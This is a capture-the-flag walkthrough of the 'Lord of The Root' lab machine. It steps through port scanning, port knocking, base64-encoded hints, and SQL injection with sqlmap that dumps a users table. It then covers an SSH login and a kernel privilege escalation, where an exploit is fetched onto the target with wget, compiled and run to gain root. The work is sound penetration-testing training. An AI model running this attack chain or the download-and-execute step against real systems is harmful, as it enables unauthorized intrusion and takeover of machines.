



Lord of The Root

Topic: Web & Network Penetration testing

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1- Recon:

First thing we always want to do is find the target machine's IP address and any services that it may be running by issuing the following

“nmap” command: **nmap -sS 172.16.186.1/24**

```
root@Kaida:~# nmap -sS 172.16.186.1/24
Starting Nmap 7.80 ( https://nmap.org ) at 2019-09-01 09:55 EDT
Nmap scan report for 172.16.186.208
Host is up (0.00045s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
MAC Address: 00:0C:29:6C:BD:34 (VMware)

Nmap scan report for 172.16.186.254
Host is up (0.000083s latency).
All 1000 scanned ports on 172.16.186.254 are filtered
MAC Address: 00:50:56:E1:CC:9C (VMware)

Nmap scan report for 172.16.186.1
Host is up (0.0000090s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
902/tcp   open  iss-realsecure

Nmap done: 256 IP addresses (3 hosts up) scanned in 14.13 seconds
root@Kaida:~#
```



Not much to go on here. We have our target at 172.16.186.208 with an open ssh port. I did fire up zenmap at this point to do a more thorough scan of all TCP ports, but nothing but port 22 ssh open.

So, we try just a plain ssh request to see what kind of banner info we may get.

ssh 173.16.186.208 :

```
root@Kaida:~# ssh 172.16.186.208
      WELCOME
Welcome to Kali Linux!
Easy as 1,2,3
root@172.16.186.208's password: 
```

Interesting, looks like we have our first hint. It suggests we must knock before “entering” so to speak and something about it being easy as 1,2,3.

I wonder if we are talking about port knocking and maybe the 1,2,3 is referring to the port numbers? So, I tried knocking on those three ports.

nmap -Pn — host-timeout 100 — max-retries 0 -p 1 172.16.186.208

nmap -Pn — host-timeout 100 — max-retries 0 -p 2 172.16.186.208

nmap -Pn — host-timeout 100 — max-retries 0 -p 3 172.16.186.208



```
root@Kaida:~# nmap -Pn --host-timeout 100 --max-retries 0 -p 1 172.16.186.208
Starting Nmap 7.80 ( https://nmap.org ) at 2019-09-01 10:15 EDT
Warning: 172.16.186.208 giving up on port because retransmission cap hit (0).
Nmap scan report for 172.16.186.208
Host is up (0.00026s latency).
```

```
PORT STATE SERVICE
1/tcp filtered tcpmux
MAC Address: 00:0C:29:6C:BD:34 (VMware)
```

```
Nmap done: 1 IP address (1 host up) scanned in 0.36 seconds
```

```
root@Kaida:~# nmap -Pn --host-timeout 100 --max-retries 0 -p 2 172.16.186.208
Starting Nmap 7.80 ( https://nmap.org ) at 2019-09-01 10:15 EDT
Warning: 172.16.186.208 giving up on port because retransmission cap hit (0).
Nmap scan report for 172.16.186.208
Host is up (0.00022s latency).
```

```
PORT STATE SERVICE
2/tcp filtered compressnet
MAC Address: 00:0C:29:6C:BD:34 (VMware)
```

```
Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
```

```
root@Kaida:~# nmap -Pn --host-timeout 100 --max-retries 0 -p 3 172.16.186.208
Starting Nmap 7.80 ( https://nmap.org ) at 2019-09-01 10:15 EDT
Warning: 172.16.186.208 giving up on port because retransmission cap hit (0).
Nmap scan report for 172.16.186.208
Host is up (0.00021s latency).
```

```
PORT STATE SERVICE
3/tcp filtered compressnet
MAC Address: 00:0C:29:6C:BD:34 (VMware)
```

```
Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
```

```
root@Kaida:~#
```

Then we tried ssh again, only to find the same banner, but maybe it triggered something. I spun up zenmap again, starting another scan of all TCP ports and waited in anticipation.




```
Host is up (0.00042s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
1337/tcp  open  waste
MAC Address: 00:0C:29:05:97:C4 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 117.78 seconds
```

Nice! We found a new port, 1337 running an Apache web server.

At this point, I thought about making a “Lord of The Rings”, wordlist using cewl or something and trying to brute-force some directories, but before we go to such lengths I decided to just try “mordor”: <http://172.16.186.208:1337/mordor>



It worked! Great, and what’s more, looking at the source code this time we have a little extra something.



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I found it:

```
<html>

<!--THprM09ETTBOVEl4TUM5cGJtUmxlQzV3YUhBPSBDbG9zZXIh>
</html>
```

That looks a lot like a base64 encoded string and what do we do with such things? We decode them:

`echo THprM09ETTBOVEl4TUM5cGJtUmxlQzV3YUhBPSBDbG9zZXIh | base64 -d`

```
root@Kaida:~# echo THprM09ETTBOVEl4TUM5cGJtUmxlQzV3YUhBPSBDbG9zZXIh | base64 -d
Lzk3ODM0NTIxMC9pbmRleC5waHA= Closer!root@Kaida:~#
root@Kaida:~#
```

Ok again!

`echo Lzk3ODM0NTIxMC9pbmRleC5waHA= | base64 -d`

```
root@Kaida:~# echo THprM09ETTBOVEl4TUM5cGJtUmxlQzV3YUhBPSBDbG9zZXIh | base64 -d
Lzk3ODM0NTIxMC9pbmRleC5waHA= Closer!root@Kaida:~#
root@Kaida:~# echo Lzk3ODM0NTIxMC9pbmRleC5waHA= |base64 -d
/978345210/index.phproot@Kaida:~#
root@Kaida:~#
```

Well, that looks like a promising end point to our target site.

The screenshot shows a web browser window with the address bar displaying `172.16.186.208:1337/978345210/index.php`. The browser tabs include 'Offensive Security', 'Kali Linux', 'Kali Docs', 'Exploit-DB', and 'Kali Tools'. The page content features the heading 'Welcome to the Gates of Mordor' in a large, bold, serif font. Below the heading, there is a login form with two input fields: 'User : username' and 'Password : *****'. A 'Login' button is positioned below the password field.



Then I copy the whole request to a file called mordor.req and throw it at sqlmap: **sqlmap -r mordor.req --dbs --level 3**

```

[09:32:17] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL >= 5.0.12
[09:32:17] [INFO] fetching database names
[09:32:17] [INFO] fetching number of databases
[09:32:17] [INFO] retrieved:
[09:32:17] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
4
[09:32:40] [INFO] retrieved:
[09:32:50] [INFO] adjusting time delay to 1 second due to good response times
information schema
[09:33:50] [INFO] retrieved: Webapp
[09:34:12] [INFO] retrieved: mysql
[09:34:29] [INFO] retrieved: performance_schema
available databases [4]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] Webapp
[09:35:29] [INFO] fetched data logged to text files under '/root/.sqlmap/output/172.16.186.208'
[*] ending @ 09:35:29 /2019-09-01/

```

B0000000m! Just like that we have found a SQL injection point in the username parameter.

I decided to immediately enumerate the tables of the Webapp DB:

sqlmap -r mordor.req --dbs --level 3 -D Webapp --tables

I found in the result Table Called “Users” So, I decide to dump it:

sqlmap -r mordor.req --dbs --level 3 -D Webapp -T Users --dump

```

Database: Webapp
Table: Users
[5 entries]
+-----+-----+-----+
| id | username | password |
+-----+-----+-----+
| 1 | frodo | iwilltakethering |
| 2 | smeagol | MyPreciousR00t |
| 3 | aragorn | AndMySword |
| 4 | legolas | AndMyBow |
| 5 | gimli | AndMyAxe |
+-----+-----+-----+

```



2-Initial Foothold:

I decided to try these credentials via ssh, starting with smeagol since he has the power of the lord: **ssh smeagol@172.16.186.208**

```

Last login: Sun Sep  1 09:50:36 2019 from 172.16.186.1
smeagol@LordOfTheRoot:~$ whoami
smeagol
smeagol@LordOfTheRoot:~$ id
uid=1000(smeagol) gid=1000(smeagol) groups=1000(smeagol)
smeagol@LordOfTheRoot:~$ uname -al
uname: invalid option -- 'l'
Try 'uname --help' for more information.
smeagol@LordOfTheRoot:~$ uname -a
Linux LordOfTheRoot 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:18:00 UTC 2015 i686 i686 i686 GNU/Linux
smeagol@LordOfTheRoot:~$
```

3-Privilege Escalation:

Now we need to try upgrade our session to higher privilege (root).

Let's take a look at our kernel version: **uname -a**

```

smeagol@LordOfTheRoot:~$ uname -a
Linux LordOfTheRoot 3.19.0-25-generic #26~14.04.1-Ubuntu SMP Fri Jul 24 21:18:00 UTC 2015 i686 i686 i686 GNU/Linux
smeagol@LordOfTheRoot:~$
```

If we look in the exploit DB that comes with Kali, we find a potential privilege escalation vulnerability in the kernel: **searchsploit Ubuntu 14**



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```
root@Kaia:~# searchsploit Ubuntu 14
-----
Exploit Title | Path
-----|-----
Apport (Ubuntu 14.04/14.10/15.04) - Race Condition Privilege Escalation | exploits/linux/local/37088.c
Apport 2.14.1 (Ubuntu 14.04.2) - Local Privilege Escalation | exploits/linux/local/36782.sh
FTP Client 0.17-19build1 ACCT (Ubuntu 10.04) - Buffer Overflow (PoC) | exploits/linux/dos/14452.txt
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04.2/17.04 / Fedora 22/25 / CentOS 7.3.1611) - 'ldso hwcap 64 Stack Clash' Local | exploits/linux_x86-64/local/42275.c
Linux Kernel (Debian 9/10 / Ubuntu 14.04.5/16.04.2/17.04 / Fedora 23/24/25) - 'ldso dynamic Stack Clash' Local Privilege Escalation | exploits/linux_x86/local/42276.c
Linux Kernel (Ubuntu 14.04.3) - 'perf event open()' Can Race with execve() (Access /etc/shadow) | exploits/linux/local/39771.txt
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlays' Local Privilege Escalation | exploits/linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlays' Local Privilege Escalation (Access /etc/shadow) | exploits/linux/dos/37293.txt
Linux Kernel 3.13/3.14 (Ubuntu) - 'splice()' System Call Local Denial of Service | exploits/linux/dos/36743.c
Linux Kernel 3.x (Ubuntu 14.04 / Mint 17.3 / Fedora 22) - Double-free usb-midi SMEP Privilege Escalation | exploits/linux/dos/41999.txt
Linux Kernel 4.10.5 / < 4.14.3 (Ubuntu) - DCCP Socket Use-After-Free | exploits/linux/dos/43234.c
Linux Kernel 4.14-7 (Ubuntu 16.04 / CentOS 7) - (KASLR & SMEP Bypass) Arbitrary File Read | exploits/linux/local/45175.c
Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlays' Local Privilege Escalation (1) | exploits/linux/local/39166.c
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Condition Privilege Escalation | exploits/linux_x86-64/local/40871.c
Linux Kernel 4.4.0 (Ubuntu) - DCCP Double-Free (PoC) | exploits/linux/dos/41457.c
Linux Kernel 4.4.0 (Ubuntu) - DCCP Double-Free Privilege Escalation | exploits/linux/local/41458.c
Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Condition Privilege Escalation | exploits/linux/local/47170.c
Linux Kernel < 2.6.36-rc1 (Ubuntu 10.04 / 2.6.32) - 'CAN BCM' Local Privilege Escalation | exploits/linux/local/14814.c
Linux Kernel < 4.4.0-83 / < 4.8.0-58 (Ubuntu 14.04/16.04) - Local Privilege Escalation (KASLR / SMEP) | exploits/linux/local/43418.c
Linux Kernel < 4.4.0 / < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Local Privilege Escalation (KASLR / SMEP) | exploits/linux/local/47169.c
Linux PAM 1.1.0 (Ubuntu 9.10/10.04) - MOTD File Tampering Privilege Escalation (1) | exploits/linux/local/14273.sh
Linux PAM 1.1.0 (Ubuntu 9.10/10.04) - MOTD File Tampering Privilege Escalation (2) | exploits/linux/local/14339.sh
NetKit FTP Client (Ubuntu 14.04) - Crash/Denial of Service (PoC) | exploits/linux/dos/37777.txt
Sudo 1.8.14 (RHEL 5/6/7 / Ubuntu) - 'Sudoedit' Unauthorized Privilege Escalation | exploits/linux/local/37710.txt
Ubuntu 14.04/15.10 - User Namespace Overlays Xattr SetGID Privilege Escalation | exploits/linux/local/41762.txt
WebkitGTK 2.1.2 (Ubuntu 14.04) - Heap based Buffer Overflow | exploits/linux/local/44204.md
usb-creator 0.2.x (Ubuntu 12.04/14.04/14.10) - Local Privilege Escalation | exploits/linux/local/36820.txt
-----
Shellcodes: No Result
root@Kaia:~#
```

Copying the exploit file from exploit-db we use wget on our victim's machine to grab the exploit: **wget https://www.exploit-db.com/download/39166**

While it copied on the target machine then I compiled this file using this command: **gcc 39166.c -o privesc** Then running it: **./privesc**

```
smeagol@LordOfTheRoot:~$ mv 39166 39166.c
smeagol@LordOfTheRoot:~$ gcc 39166.c -o privesc
smeagol@LordOfTheRoot:~$ id
uid=1000(smeagol) gid=1000(smeagol) groups=1000(smeagol)
smeagol@LordOfTheRoot:~$ ./privesc
root@LordOfTheRoot:~# whoami
root
root@LordOfTheRoot:~# id
uid=0(root) gid=1000(smeagol) groups=0(root),1000(smeagol)
root@LordOfTheRoot:~#
```

Now we can cat file named Flag.txt from root directory: **cat /root/Flag.txt**

```
root@LordOfTheRoot:/root# cat Flag.txt
"There is only one Lord of the Ring, only one who can bend it to his will. And he does not share power."
- Gandalf
```

“There is only one Lord of the Ring, only one who can bend it to his will. And he does not share power.” – Gandalf